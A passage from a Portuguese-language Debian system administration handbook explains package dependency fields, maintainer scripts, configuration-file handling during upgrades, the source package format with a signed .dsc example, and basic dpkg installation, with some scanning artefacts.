      ↪ b24-1.11-0ubuntul~), sun-java5-jdk (>> 0), sun-java6-jdk (>> 0)
Description-pt_BR: gerenciador de pacotes em linha de comando
Este pacote fornece ferramentas em linha de comando para busca e
gerenciamento assim como consultas de informações sobre pacotes como um
acesso de baixo nível a todas as funcionalidades da biblioteca libapt-pkg.
.
Inclui:
 * apt-get para obter pacotes e informações sobre os mesmos de fontes
```

```

autenticadas e para instalação, atualização e remoção de pacotes e
dependências
* apt-cache para consultar informações disponíveis sobre pacotes
instalados e instaláveis
* apt-cdrom para usar mídias removíveis como fontes de pacotes
* apt-config como uma interface para as configurações
* apt-key para uma interface para as chaves de autenticação
Description-md5: 9fb97a88cb7383934ef963352b53b4a7
Tag: admin::package-management, devel::lang:ruby, hardware::storage,
hardware::storage:cd, implemented-in::c++, implemented-in::perl,
implemented-in::ruby, interface::commandline, network::client,
protocol::ftp, protocol::http, protocol::ipv6, role::program,
role::shared-lib, scope::application, scope::utility, sound::player,
suite::debian, use::downloading, use::organizing, use::searching,
works-with::audio, works-with::software:package, works-with::text
Section: admin
Priority: important
Filename: pool/main/a/apt/apt_1.0.9.6_amd64.deb
Size: 1107560
MD5sum: a325ccb14e69fef2c50da54e035a4df4
SHA1: 635d09fc600ec12810e3136d51e696bcfa636a6
SHA256: 371a559ce741394b59dbc6460470a9399be5245356a9183bbea0f89ecaabb03

```

DE VOLTA AO BÁSICO
RFC – Padrões da Internet

RFC é a sigla de “Request For Comments” (requisitando comentários). Um RFC é geralmente um documento técnico que descreve o que se tornará um padrão de Internet. Antes de se padronizar e congelar, estes padrões são submetidos para revisão pública (por isto o nome). O IETF (Internet Engineering Task Force - Força-tarefa de Engenharia da Internet) decide sobre a evolução do status destes documentos (proposed standard - padrão proposto, draft standard - padrão rascunho ou standard - padrão).

RFC 2026 define o processo de padronização dos protocolos de Internet.

► <http://www.faqs.org/rfcs/rfc2026.html>

Dependências: o campo Depends (depende de)

As dependências são definidas no campo Depends no cabeçalho do pacote. Este campo é uma lista de condições a serem satisfeitas para o pacote funcionar corretamente — Esta informação é usada por ferramentas como o apt para instalar as bibliotecas necessárias, nas versões corretas, preenchendo as dependências do pacote a ser instalado. Para cada dependência é possível restringir o intervalo de versões que satisfazem esta condição. Em outras palavras, é possível expressar o fato de que nós precisamos do pacote libc6 em uma versão igual ou superior a “2.15” (escreve-se “libc6 (>=2.15)”). Operadores de comparação de versão são os seguintes:

- <<: menor que;
- <=: menor ou igual que;

- $=$: igual a (obs, este “2.6.1” não é igual a “2.6.1-1”);
- \geq : maior ou igual que;
- $>$: maior que.

Numa lista de condições para serem satisfeitas, a vírgula serve como um separador. Ela deve ser interpretada como um ”e” lógico. Em condicionais, a barra vertical (|) expressa um ”ou” lógico (é um ”ou” inclusivo, não um ”ou isto ou aquilo”). Tem prioridade sobre o ”e”, pode ser usado tanto quanto necessário. Portanto, a dependência ”(A ou B) e C” é escrita como A | B, C. Por outro lado, a expressão ”A ou (B e C)” deve ser escrita como ”(A ou B) e (A ou C)”, uma vez que o campo Depends não aceita parêntesis que mudem a ordem de prioridades entre os operadores lógicos ”ou” e ”e”. Ele poderia ser escrito, portanto, como A | B, A | C.

→ <http://www.debian.org/doc/debian-policy/ch-relationships.html>

O sistema de dependências é um bom mecanismo para garantir a operação de um programa, mas ele tem outro uso com os ”meta-pacotes”. Estes são pacotes vazios que apenas descrevem dependências. Eles facilitam a instalação de um grupo consistente de programas pré-selecionados pelo mantenedor do meta-pacote; assim, `apt install meta-package` vai instalar automaticamente todos os programas nas dependências do meta-pacote. Os pacotes *gnome*, *kde-full* e *linux-image-amd64* são exemplos de meta-pacotes.

DEBIAN POLICY	
Pre-Depends, um Depends mais exigente	<p>”Pré-dependências”, que são listadas no campo ”Pre-Depends” nos cabeçalhos dos pacotes, completam as dependências normais; suas sintaxes são idênticas. Uma dependência normal indica que o pacote em questão deve ser desempacotado antes do pacote que declarou dependência. Uma pré-dependência estipula que o pacote em questão deve ser desempacotado e configurado antes da execução do script de pré-instalação do pacote declarando dependência, que é antes da sua instalação.</p> <p>Uma pré-dependência é muito pesada para o apt, por que ela adiciona uma restrição estrita na ordem dos pacotes a instalar. Desta forma, pré-dependências são desencorajadas a menos que absolutamente necessárias. É até mesmo recomendado consultar outros desenvolvedores no debian-devel@lists.debian.org antes de adicionar uma pré-dependência. Geralmente é possível encontrar outra solução que resolva o problema.</p>

Os campos DEBIAN POLICY, Recommends, Suggests e Enhances	<p>Os campos Recommends e Suggests descrevem dependências que não são com pulsórias. As dependências ”recomendadas”(recommended), as mais importantes, melhoram consideravelmente a funcionalidade oferecida pelo pacote mas não são indispensáveis para seu funcionamento. As dependências ”sugeridas”(suggested), de importância secundária, indicam que certos pacotes podem complementar e melhorar suas funcionalidades, mas é perfeitamente normal instalar o pacotes sem estas ”sugestões”.</p> <p>você deve sempre instalar os pacotes ”recomendados”, a menos que você saiba exatamente por que você não precisa deles. Por outro lado, não é necessário instalar pacotes ”sugeridos” a menos que você saiba por que precisa deles.</p> <p>O campo Enhances também descreve uma sugestão, mas num contexto diferente. Ele é, na verdade, localizado no pacote sugerido, e não no pacote que se beneficia da sugestão. Seu interesse reside no fato de ser possível adicionar uma sugestão</p>
---	--

sem ter que modificar o pacote beneficiado. Assim, todos os extras, plugins e outras extensões de um programa podem, então, aparecer na lista de sugestões relativas ao software. Embora exista a vários anos, este último campo ainda é bastante ignorado por vários programas como o apt ou o synaptic. O objetivo é que uma sugestão feita pelo campo Enhances apareça para o usuário junto com as sugestões adicionais — encontradas no campo Suggests.

Conflicts: o campo Conflicts

O campo Conflicts indica quando um pacote não pode ser instalado simultaneamente com outro. As razões mais comuns para isto é que ambos os pacotes incluem um arquivo de mesmo nome, ou fornecem o mesmo serviço na mesma porta TCP, ou vão atrapalhar a operação um do outro.

O dpkg vai se recusar a instalar um pacote se ele iniciar um conflito com um pacote já instalado, a menos que o novo pacote especifique que ele "substitui" o pacote instalado, e neste caso o dpkg vai escolher substituir o pacote antigo pelo novo. O apt sempre vai seguir suas instruções: se você escolher instalar um novo pacote, ele vai automaticamente se oferecer para desinstalar o pacote que apresentar um problema.

Incompatibilidades: o campo Breaks

O campo Breaks tem um efeito similar ao do campo Conflicts, mas com um significado especial. Ele assinala que a instalação de um pacote vai "quebrar" outro pacote (ou versões específicas dele). Em geral, esta incompatibilidade entre dois pacotes é transitória, e a relação Breaks se refere especificamente a estas versões incompatíveis.

O dpkg vai se recusar a instalar um pacote que quebra um pacote já instalado, e o apt vai tentar resolver o problema atualizando o pacote que vai ser quebrado para uma nova versão (que se espera que tenha sido corrigida, logo, voltou a ser compatível).

Este tipo de situação pode ocorrer no caso de atualizações sem retrocompatibilidade: este é o caso se a nova versão não funciona mais com a versão antiga, e causa um mal funcionamento em outro programa sem fazer "provisões especiais". O campo Breaks evita que o usuário se ponha nestes tipos de problemas.

Itens fornecidos: o campo Provides

Este campo introduz o interessante conceito de "pacote virtual". Ele tem muitos papéis, mas dois são de especial importância. O primeiro consiste em usar um pacote virtual para associar um serviço genérico com ele (o pacote "fornece" o serviço). O segundo indica que um pacote substitui completamente o outro, e que para este propósito ele também pode satisfazer as dependências que o outro satisfaz. É também possível criar um pacote de substituição sem ter que usar o mesmo nome de pacote.

VOCABULARY**Meta-pacote e pacote virtual**

É essencial distinguir claramente meta-pacotes de pacotes virtuais. Os primeiros são pacotes reais (incluindo arquivos .deb reais), cujo único propósito é expressar dependências.

Pacotes virtuais, por outro lado, não existem fisicamente; eles são simplesmente um meio de identificar pacotes reais baseado em critérios lógicos, comuns (serviço fornecido, compatibilidade com um programa padrão ou um pacote pré-existente, etc.).

Fornecendo um “Serviço” Vamos discutir o primeiro caso em maiores detalhes com um exemplo: Dizemos que todos os servidores de e-mail, como o *postfix* ou o *sendmail* “fornecem” o pacote virtual *mail-transport-agent*. Então, qualquer pacote que precise deste serviço para ser funcional (e.g. um gerenciador de lista de e-mail, como o *smartlist* ou o *sympa*) simplesmente afirma nas suas dependências que ele precisa de um *mail-transport-agent* ao invés de especificar uma grande porém incompleta lista de possíveis soluções (e.g. *postfix* | *sendmail* | *exim4* | ...). Além disso, é inútil instalar dois servidores de e-mail na mesma máquina, sendo por isso que cada um destes pacotes declara um conflito com o pacote virtual *mail-transport-agent*. Um conflito entre um pacote e ele próprio é ignorado pelo sistema, mas esta técnica irá proibir a instalação de dois servidores de e-mail lado a lado.

DEBIAN POLICY**Lista de pacotes virtuais**

Para que pacotes virtuais sejam úteis, todos têm que concordar com seus nomes. É por isto que eles são padronizados na Política Debian. A lista inclui entre outros *mail-transport-agent* para servidores de e-mail, *c-compiler* para compiladores de linguagem C, *www-browser* para navegadores web, *httpd* para servidores web, *ftp-server* para servidores FTP, *x-terminal-emulator* para emuladores de terminal em modo gráfico (*xterm*) e *x-window-manager* para gerenciadores de janelas.

A lista completa pode ser encontrada na rede.

► <http://www.debian.org/doc/packaging-manuals/virtual-package-names-list.txt>

“Interchangeability” com outro pacote O campo *Provides* é também interessante quando o conteúdo de um pacote é incluído em um pacote maior. Por exemplo, o módulo Perl *libdigest-md5-perl* era um módulo opcional no Perl 5.6, e foi integrado como padrão no Perl 5.8 (e versões posteriores, como a 5.20 presente no *Jessie*). Desta forma, o pacote *perl* tem, desde a versão 5.8, declarado *Provides:libdigest-md5-perl* de forma que as dependências neste pacote são satisfeitas se o usuário tem o Perl 5.8 (ou mais recentes). O pacote *libdigest-md5-perl* será eventualmente removido, uma vez que ele não terá utilidade quando versões antigas do Perl forem removidas.



Figura 5.1 Uso de um campo *Provides* para não quebrar dependências

Esta funcionalidade é muito útil, já que nunca é possível antecipar os caprichos do desenvolvimento, e é preciso poder se renomear, e fazer outras substituições automáticas, de software obsoleto.

DE VOLTA AO BÁSICO Perl, uma linguagem de programação

Perl (Practical Extraction and Report Language) é uma linguagem de programação muito popular. Ela tem muitos módulos prontos-para-usar que cobrem um vasto espectro de aplicações e que são distribuídas pelos servidores CPAN (Comprehensive Perl Archive Network), uma ampla rede de pacotes Perl.

- ⇒ <http://www.perl.org/>
- ⇒ <http://www.cpan.org/>

Como é uma linguagem interpretada, um programa escrito em Perl não precisa de compilação antes da execução. É por isto que são chamados "scripts Perl".

Limitações Antigas Pacotes virtuais costumavam sofrer de algumas limitações, sendo que a mais significante era a ausência de número de versão. Voltando ao exemplo anterior, uma dependência como `Depends:libdigest-md5-perl (>=1.6)`, independente da presença do Perl 5.10, nunca vai ser considerada como satisfeita pelo sistema de empacotamento — embora provavelmente esteja satisfeita. Sem perceber isto, o sistema de empacotamento escolhe a opção menos arriscada, assumindo que as versões não combinam.

Essa limitação foi superada no `dpkg 1.17.11`, e não é mais relevante na Jessie. Os pacotes podem atribuir uma versão aos pacotes virtuais que eles fornecem com uma dependência tal como `Provides:libdigest-md5-perl (=1.8)`.

Substituindo arquivos: o campo Replaces

O campo `Replaces` indica que o pacote contém arquivos que também estão presentes em outros pacotes, mas que o pacote foi designado legitimamente para substituí-los. Sem esta especificação, o `dpkg` falha, dizendo que não pode sobreescriver arquivos de outro pacote (teoricamente, é possível força-lo a tal com a opção `--force-overwrite`, mas isso não é considerado uma operação padrão). Isto permite a identificação de problemas potenciais e requer que o mantenedor estude o assunto antes de escolher se adiciona tal campo.

O uso deste campo é justificado quando os nomes dos pacotes mudam ou quando um pacote é incluído em outro. Também acontece quando o mantenedor decide distribuir arquivos diferentes entre vários pacotes binários produzidos a partir do mesmo fonte: um arquivo substituído não pertence mais ao pacote antigo, mas apenas ao novo.

Se todos os arquivos num pacote instalado foram substituídos, o pacote é considerado "a ser removido". Finalmente, este campo também encoraja o `dpkg` a remover o pacote substituído onde existir conflito.

INDO ALÉM

O campo Tag

No exemplo do `apt` acima, vimos um campo que ainda não descrevemos, O campo `Tag` ("etiqueta"). Este campo não descreve uma relação entre pacotes, é simplesmente uma forma de categorizar um pacote numa taxonomia temática. Esta classificação de pacote de acordo com vários critérios (tipo de interface, linguagem de programação, domínio de aplicação, etc) está disponível a muito tempo. Apesar disto, nem todos os pacotes têm etiquetas precisas e estas ainda não estão integradas em todas as ferramentas Debian; o `aptitude` mostra estas etiquetas, e permite que elas sejam usadas como critério de busca. Para os que fogem dos critérios de busca do `aptitude`, os seguintes sítios permitem navegação no banco de dados de etiquetas:

► <http://debtags.alioth.debian.org/>

5.2.2. Scripts de Configuração

Além do arquivo `control`, o arquivamento `control.tar.gz` para cada pacote Debian pode conter vários scripts, chamados pelo `dpkg` em diferentes estágios do processamento de um pacote. A política Debian descreve os possíveis casos em detalhes, especificando os scripts e os argumentos que eles recebem. Estas sequências podem se complicadas, já que se um dos scripts falha, o `dpkg` vai tentar retornar a um estado satisfatório cancelando a instalação ou a remoção em andamento (na medida do possível).

INDO ALÉM

banco de dados do dpkg

Todos os scripts de configuração para pacotes instalados são armazenados no diretório `/var/lib/dpkg/info/`, na forma de um arquivo prefixado com o nome do pacote. Este diretório também inclui um arquivo com a extensão `.list` para cada pacote, contendo a lista de arquivos que pertencem a este pacote.

O arquivo `/var/lib/dpkg/status` contém uma série de blocos de dados (no formato dos famosos mail headers, RFC 2822) descrevendo o status de cada pacote. A informação do arquivo `control` dos pacotes instalados é duplicada aqui.

Em geral, o script `preinst` é executado antes da instalação do pacote, enquanto que o `postinst` é logo depois. Da mesma forma, o `prerm` é chamado antes da remoção de um pacote e o `postrm` depois. Uma atualização de um pacote é equivalente à remoção da versão anterior e a instalação do novo. Não é possível descrever em detalhes todos os cenários possíveis aqui, mas vamos discutir os dois mais comuns: uma instalação/atualização e uma remoção.

<p style="text-align: center;">ATENÇÃO</p> <p>nomes simbólicos dos scripts</p>	As sequências descritas nesta seção chamam scripts de configuração por nomes específicos, como <code>old-prerm</code> ou <code>new-postinst</code> . Eles são, respectivamente, o script <code>prerm</code> contido na versão antiga do pacote (instalado antes da atualização) e o script <code>postinst</code> contido na nova versão (instalado pela atualização).
<p style="text-align: center;">DICA</p> <p>Diagramas de estado</p>	Manoj Srivastava fez estes diagramas explicando como os scripts de configuração são chamados pelo <code>dpkg</code> . Diagramas similares também foram desenvolvidos pelo Projeto Debian Women; Eles são um pouco mais simples de entender, mas menos completos. ► https://people.debian.org/~srivasta/MaintainerScripts.html ► https://wiki.debian.org/MaintainerScripts

Instalação e upgrade (atualização)

Aqui está o que acontece durante uma instalação (ou uma atualização):

1. Para uma atualização ("update"), o `dpkg` chama o `old-prerm upgrade new-version`.
2. Ainda para uma atualização, o `dpkg` então executa `new-preinst upgrade old-version`; para uma primeira instalação, ele executa `new-preinst install`. Ele pode adicionar a versão antiga no último parâmetro, se o pacote já foi instalado e removido "since" (mas não "purged", os arquivos de configuração foram "retained").
3. Os arquivos do novo pacote são então desempacotados, se algum arquivo já existe, ele é substituído, mas uma cópia de backup é temporariamente feita.
4. Para uma atualização, o `dpkg` executa `old-postrm upgrade new-version`.
5. `dpkg` atualiza todos os dados internos (lista de arquivos, scripts de configuração, etc.) e remove os backups dos arquivos substituídos. Este é o ponto sem volta: o `dpkg` não tem mais acesso a todos os elementos necessários para retornar ao estado anterior.
6. O `dpkg` vai atualizar os arquivos de configuração, pedindo ao usuário para decidir se ele não for capaz de decidir tudo sozinho. Os detalhes deste procedimento são discutidos em Seção 5.2.3, “Checksums, Lista de arquivos de configuração” [87].
7. Finalmente, o `dpkg` configura o pacote executando `new-postinst configure last-version-configured`.

Remoção de pacote

Aqui temos o que acontece durante uma remoção de pacote:

1. o `dpkg` chama `prerm remove`.
2. O `dpkg remove` todos os arquivos do pacote, exceto os arquivos de configuração e os scripts de configuração.
3. O `dpkg` executa `postrm remove`. Todos os scripts de configuração, exceto `postrm`, são removidos. Se o usuário não usou a opção “purge”, os processos param aqui.
4. Para um purge completo do pacote (comando lançado com `dpkg --purge` ou `dpkg -P`), os arquivos de configuração são também apagados, assim como uma certa quantidade de cópias (`*.dpkg-tmp`, `*.dpkg-old`, `*.dpkg-new`) e arquivos temporários; então o `dpkg` executa um `postrm purge`.

VOCABULARY

Purge, remoção completa

Quando um pacote Debian é removido, os arquivos de configuração são mantidos para facilitar uma possível reinstalação. Do mesmo modo, dados gerados por um serviço (como o conteúdo de um servidor de diretórios LDAP ou o banco de dados de um servidor SQL) são normalmente mantidos.

Para remover todos os dados associados a um pacote, é necessário fazer “purge” no pacote com o comando, `dpkg -P pacote`, `apt-get remove --purge pacote` ou `aptitude purge pacote`.

Dada a natureza definitiva de tais remoções de dados, um ‘purge’ não deve ser tratado de forma leviana.

Os quatro scripts detalhados acima são complementados por um script `config`, fornecido por pacotes usando `debconf` para adquirir informações do usuário para a configuração. Durante a instalação, este script define em detalhes as perguntas feitas pelo `debconf`. As respostas são gravadas no banco de dados do `debconf` para futura referência. O script é geralmente executado pelo `apt` antes de instalar pacotes, um a um para agrupar todas as perguntas e fazê-las todas ao usuário no começo do processo. Os scripts de pre- e pos-instalação podem então usar esta informação para operar de acordo com o que o usuário espera.

FERRAMENTA

`debconf`

O `debconf` foi criado para resolver um problema recorrente no Debian. Todos os pacotes Debian que não funcionavam sem um mínimo de configuração costumavam fazer perguntas através de chamadas aos comandos `echo` e `read` em scripts shell `postinst` (e outros scripts similares). Mas acontecia que durante uma grande instalação ou atualização, o usuário tinha que ficar junto ao computador para responder a várias perguntas que apareciam a qualquer momento. Estas interações manuais agora foram quase que completamente dispensadas, graças à ferramenta `debconf`.

O `debconf` tem muitas funcionalidades interessantes: ele pede que o desenvolvedor especifique a interação com o usuário; Ele permite localização de todas as strings de caracteres mostradas para o usuário (todas as traduções são guardadas no arquivo `templates` descrevendo as interações); tem modelos de visualização diferentes para apresentar as perguntas ao usuário (modo texto, modo gráfico, não-interativo); e permite a criação de um banco de dados central de respostas para compartilhar a mesma configuração com vários computadores... mas o mais importante é que agora é possível apresentar todas as perguntas de uma vez para o usuário antes de começar uma longa instalação ou atualização. O usuário pode fazer outras coisas enquanto o sistema cuida da instalação sozinho, sem ter que ficar olhando para um tela a espera da próxima pergunta.

5.2.3. Checksums, Lista de arquivos de configuração

além dos scripts de mantenedor e dados de controle mencionados nas seções anteriores, o arquivo `control.tar.gz` de um pacote Debian pode conter outros arquivos interessantes. O primeiro, `md5sums`, contém as verificações (checksums) MD5 de todos os arquivos do pacote. Sua principal vantagem é que permite que o `dpkg --verify` (que vamos estudar em Seção 14.3.3.1, “Auditando Pacotes com o `dpkg --verify`” [398]) verifique se estes arquivos foram modificados desde a instalação deles. Repare que quando este arquivo não existe, o `dpkg` vai gerar ele dinamicamente em tempo de instalação (e armazenar ele num banco de dados do `dpkg` assim como os outros arquivos de controle).

`conffiles` lista arquivos do pacote que devem ser manipulados como arquivos de configuração. Arquivos de configuração podem ser modificados pelo administrador, e o `dpkg` tentará preservar estas mudanças durante uma atualização de pacote.

Com efeito, nesta situação, o `dpkg` se comporta o mais inteligente possível: se o arquivo de configuração padrão não mudou entre duas versões, ele não faz nada. Se, entretanto, o arquivo mudou, ele vai tentar atualizar o arquivo. Dos casos são possíveis: ou o administrador não touchou neste arquivo de configuração, e neste caso o `dpkg` automaticamente instala a nova versão; ou o arquivo foi modificado, e neste caso o `dpkg` pergunta ao administrador qual versão ele quer usar (a antiga com modificações ou a nova que o pacote fornece). Para auxiliar nesta decisão, o `dpkg` se oferece para mostrar um “`diff`” que mostra a diferença entre as duas versões. Se o usuário escolhe manter a versão antiga, a nova vai ser armazenada na mesma localização em um arquivo com o sufixo `.dpkg-dist`. Se o usuário escolhe a nova versão, a antiga é mantida num arquivo com o sufixo `.dpkg-old`. Outra ação disponível consiste em interromper momentaneamente o `dpkg` para editar o arquivo e tentar reinstalar as modificações relevantes (previamente identificadas com o `diff`).

INDO ALÉM

Evitando as perguntas do arquivo de configuração

O `dpkg` cuida de atualizações de arquivos de configuração, mas enquanto faz isto, regularmente interrompe seu trabalho para pedir uma entrada do administrador. Isto não é agradável para aqueles que desejam executar atualizações de uma forma não-iterativa. É por isto que este programa oferece opções para o sistema responder automaticamente de acordo com a mesma lógica: `--force-confold` retém a versão antiga do arquivo; `--force-confnew` vai usar a nova versão do arquivo (estas escolhas são respeitadas, mesmo se o arquivo não tiver sido mudado pelo administrador, o que apenas raramente tem o efeito desejado). Adicionando a opção `--force-confdef` diz ao `dpkg` para decidir por si só quando uma escolha é apresentada (em outras palavras, quando o arquivo de configuração original não foi alterado), e apenas usa `--force-confnew` ou `--force-confold` para outros casos.

Estas opções se aplicam ao `dpkg`, mas na maioria das vezes o administrador vai trabalhar diretamente com os programas `aptitude` ou `apt-get`. É, então, necessário saber a sintaxe usada para indicar as opções passadas ao comando `dpkg` (suas interfaces em linha de comando são muito similares).

```
# apt -o DPkg::options::="--force-confdef" -o DPkg::options
  ::=:--force-confold" full-upgrade
```

Estas opções podem ser armazenadas diretamente na configuração do apt. Para isto, simplesmente escreva a linha seguinte no arquivo /etc/apt/apt.conf.d/local:

```
DPkg::options { "--force-confdef"; "--force-confold"; }
```

Ao incluir esta opção no arquivo de configuração faz com que ela possa ser usada também numa interface gráfica, como o aptitude.

INDO ALÉM

Forçar o dpkg a perguntar sobre arquivos de configuração

A opção --force-confask pede ao dpkg para mostrar as perguntas sobre os arquivos de configuração, mesmo nos casos onde eles normalmente não são necessários. Portanto, quando estiver reinstalando um pacote com esta opção, o dpkg vai re-fazer as perguntas para todos os arquivos de configuração modificados pelo administrador. Isto é bastante conveniente, especialmente para reinstalar o arquivo de configuração original se este foi apagado e nenhuma outra cópia estiver disponível: uma re-instalação normal não vai funcionar, já que o dpkg considera a remoção uma forma de modificação legítima, e, portanto, não instala o arquivo de configuração desejado.

5.3. Estrutura de um Pacote Fonte

5.3.1. Formato

Um pacote fonte é normalmente composto de três arquivos, um .dsc, um .orig.tar.gz e um .debian.tar.gz (ou .diff.gz). Eles permitem a criação de pacotes binários (arquivos .deb descritos acima) dos arquivos de código fonte do programa, que são escritos em uma linguagem de programação.

O arquivo .dsc (Debian Source Control) é um arquivo com um texto curto contendo um cabeçalho RFC 2822 (assim como o arquivo control estudado no Seção 5.2.1, “Descrição: O arquivo control” [78]) que descreve o pacote fonte e indica quais outros arquivos são partes “thereof”. É assinado pelo mantenedor, que garante autenticidade. Veja Seção 6.5, “Verificando Autenticidade do Pacote” [125] para mais detalhes sobre o assunto.

Exemplo 5.1 Um arquivo .dsc

```
-----BEGIN PGP SIGNED MESSAGE-----  
Hash: SHA256  
  
Format: 3.0 (quilt)  
Source: zim  
Binary: zim  
Architecture: all  
Version: 0.62-3  
Maintainer: Emfox Zhou <emfox@debian.org>  
Uploaders: Raphaël Hertzog <hertzog@debian.org>
```

```

Homepage: http://zim-wiki.org
Standards-Version: 3.9.6
Vcs-Browser: http://anonscm.debian.org/gitweb/?p=collab-maint/zim.git
Vcs-Git: git://anonscm.debian.org/collab-maint/zim.git
Build-Depends: debhelper (>= 9), xdg-utils, python (>= 2.6.6-3~), libgtk2.0-0 (>=
    ➔ 2.6), python-gtk2, python-xdg
Package-List:
zim deb x11 optional arch=all
Checksums-Sha1:
ad8de170826682323c10195b65b9f1243fd75637 1772246 zim_0.62.orig.tar.gz
a4f70d6f7fb404022c9cc4870a4e62ea3ca08388 14768 zim_0.62-3.debian.tar.xz
Checksums-Sha256:
19d62aebd2c1a92d84d80720c6c1dcdb779c39a2120468fed01b7f252511bdc2 1772246 zim_0.62.
    ➔ orig.tar.gz
fc2e827e83897d5e33f152f124802c46c3c01c5158b75a8275a27833f1f6f1de 14768 zim_0.62-3.
    ➔ debian.tar.xz
Files:
43419efba07f7086168442e3d698287a 1772246 zim_0.62.orig.tar.gz
725a69663a6c2961f07673ae541298e4 14768 zim_0.62-3.debian.tar.xz

-----BEGIN PGP SIGNATURE-----
Version: GnuPG v2
Comment: Signed by Raphael Hertzog

iQEcBAEBCAAGBQJUR2jqaAAoJEA0IHavrwpq5WFch/RsdzChc1oXXxHitU23hEqMj
T6ok29M1UFDJDowMXW75jQ1nT4WPutvEGygkCHeo0/PvjEvB0sjU8GQlX+N9ddSB
aHfqfAYmVhADNGxrXQT5inZXua8qGeeq2Sqf6YcWtsnuD56lDbvxkyf/XYopoIEl
oltfl05z/AI+vYsW482YrCz0fxNAKAvkyuPhDebYI8jnKWeANoqmKpsNc/HYyvT
+Zia5o570iGd0KT6XGy3/FiF3dkHiRY8lXW7xdr1BbIgulwl9UmiUNwuxw0YbQ07
edtjiTJq0aFUA0x1zB/XGv5tHr1MjP8naT+kfVoVHT0ox51CDbeu5D3DZY4imcY=
=Wtoa
-----END PGP SIGNATURE-----

```

Observe que o pacote fonte também tem dependências (Build-Depends) completamente diferentes dos pacotes fonte, já que ele indicam ferramentas necessárias para a compilação do programa em questão e da construção do pacote binário.

ATENÇÃO espaço de nomes distinto

É importante notar aqui que não existe correspondência obrigatória entre o nome do pacote fonte e o do(s) pacote(s) binário(s) que ele gera. Isto é fácil de perceber se você sabe que cada pacote fonte pode gerar vários pacotes binários. É por isso que o arquivo .dsc tem os campos Source e Binary para explicitamente nomear o pacote fonte e armazenar a lista de pacotes binários que ele gera.

CULTURA Por que dividir entre vários pacotes

Com frequência, um pacote fonte (para um certo programa) pode gerar vários pacotes binários. As separação é justificada pela possibilidade de usar o software (ou partes dele) em diferentes contextos. Considere uma biblioteca compartilhada, ela pode ser instalada para fazer uma aplicação funcionar (por exemplo, *libc6*), ou ela

pode ser instalada para desenvolver um novo programa (neste caso a *libc6-dev* é o pacote correto). Encontramos a mesma lógica para serviços cliente/servidor onde queremos instalar a parte do servidores em uma máquina e a parte cliente em outras (este é o caso, por exemplo, do *openssh-server* e do *openssh-client*).

Com a mesma frequência, a documentação é fornecida num pacote dedicado: o usuário pode instalar ela independente do software, e pode, a qualquer momento removê-la para economizar espaço em disco. Adicionalmente, isto também economiza espaço em disco em espelhos Debian, já que o pacote de documentação será compartilhado entre todas as arquiteturas (ao invés de ter a documentação duplicada nos pacotes para cada arquitetura).

PERSPECTIVA

Formatos de pacotes fonte diferentes

Originalmente existia apenas um formato de pacote fonte. Este é o formato 1.0, que associa um arquivamento *.orig.tar.gz* a um patch de "debianização".*diff.gz* (também existe uma variante, que consiste de um arquivamento único *.tar.gz*, que é usada automaticamente se nenhum *.orig.tar.gz* estiver disponível).

Desde o Debian *Squeeze*, os Desenvolvedores Debian têm a opção de usar novos formatos que corrigem muitos problemas do formato histórico. O Formato 3.0 (*quilt*) pode combinar vários arquivamentos do upstream num mesmo pacote fonte: adicionalmente ao usual *.orig.tar.gz*, arquivamentos suplementares *.orig-componente.tar.gz* podem ser incluídos. Isto é útil com software que é distribuído em vários componentes mas para o qual se deseja um único pacote fonte. Estes arquivamentos podem também ser comprimidos com o *bzip2* ou o *xz* ao invés do *gzip*, o que economiza espaço em disco e recursos de rede. Finalmente, o patch monolítico, *.diff.gz* é substituído por um arquivamento *.debian.tar.gz* contendo as instruções de compilação e um conjunto de patches do upstream fornecido pelo mantenedor do pacote. Estes últimos são gravados num formato compatível com o *quilt* — uma ferramenta que facilita o gerenciamento de séries de patches.

O arquivo *.orig.tar.gz* é um arquivo que contém o código fonte como fornecido pelo desenvolvedor oficial. Pede-se que mantenedores de pacotes Debian não modifiquem este arquivo para que possa ser fácil verificar a origem e a integridade do arquivo (simplesmente comparando com o checksum) e para respeitar o desejo de alguns autores.

O *.debian.tar.gz* contém todas as modificações feitas pelo mantenedor Debian, especialmente a adição de um diretório *debian* contendo as instruções a executar para construir um pacote Debian.

FERRAMENTA

Descompactando um pacote fonte

Se você tem um pacote fonte, pode usar o comando *dpkg-source* (do pacote *dpkg-dev*) para descomprimi-lo:

```
$ dpkg-source -x package_0.7-1.dsc
```

Você também pode usar o *apt-get* para baixar um pacote fonte e descompactá-lo imediatamente. Isto requer, entretanto, que as linhas *deb-src* apropriadas estejam presentes no arquivo */etc/apt/sources.list* (para mais detalhes, veja Seção 6.1, “Preenchendo no arquivo *sources.list* Arquivo” [104]). Estas servem para lista os “fontes” dos pacotes fonte (ou seja, os servidores nos quais um grupo de pacotes fonte estão hospedados).

```
$ apt-get source pacote
```

5.3.2. Uso no Debian

O pacote fonte é o fundamento de tudo no Debian. Todos os pacotes Debian vêm de um pacote fonte, e cada modificação num pacote Debian é consequência de uma modificação feita no pacote fonte. Os mantenedores Debian trabalham com pacotes fonte, mas sabem das consequências dos seus atos nos pacotes binários. Os frutos de seus trabalhos são, portanto, encontrados nos pacotes fonte do Debian: você pode facilmente retroceder a eles e tudo pode decorrer a partir deles.

Quando uma nova versão de um pacote (pacote fonte e um ou mais pacotes binários) chega no servidor Debian, o pacote fonte é o mais importante. Na verdade, ele vai agora ser usado por uma rede de máquinas de diferentes arquiteturas para compilação sobre as várias arquiteturas suportadas pelo Debian. O fato de que o desenvolvedor também manda um ou mais pacotes binários para uma dada arquitetura é relativamente desimportante, já que estes podem ser simplesmente gerados de forma automática.

5.4. Manipulando Pacotes com o dpkg

O dpkg é o comando básico para lidar com pacotes Debian no sistema. Se você tem pacotes .deb, é com o dpkg que você instala ou analisa seu conteúdo. Mas este programa tem apenas uma visão parcial do universo Debian: ele sabe o que está instalado no sistema, e o que for dado na linha de comando, mas não sabe nada dos outros pacotes disponíveis. Assim, ele vai falhar se uma dependência não for satisfeita. Ferramentas como o apt, ao contrário, criará uma lista de dependências para instalar tudo o mais automaticamente possível.

NOTE **dpkg ou apt?** dpkg deve ser vista como uma ferramenta de sistema (nos bastidores), e apt como uma ferramenta mais próxima do usuário, que supera as limitações das antigas. Estas ferramentas trabalham juntas, cada uma com suas particularidades, adequadas para tarefas específicas.

5.4.1. Instalando pacotes

dpkg é, principalmente, a ferramenta para instalar um pacote Debian já disponível (já que ele não baixa nada). Para isto, usamos sua opção `-i` ou `--install`.

Exemplo 5.2 *Instalação de um pacote com dpkg*

```
# dpkg -i man-db_2.7.0.2-5_amd64.deb
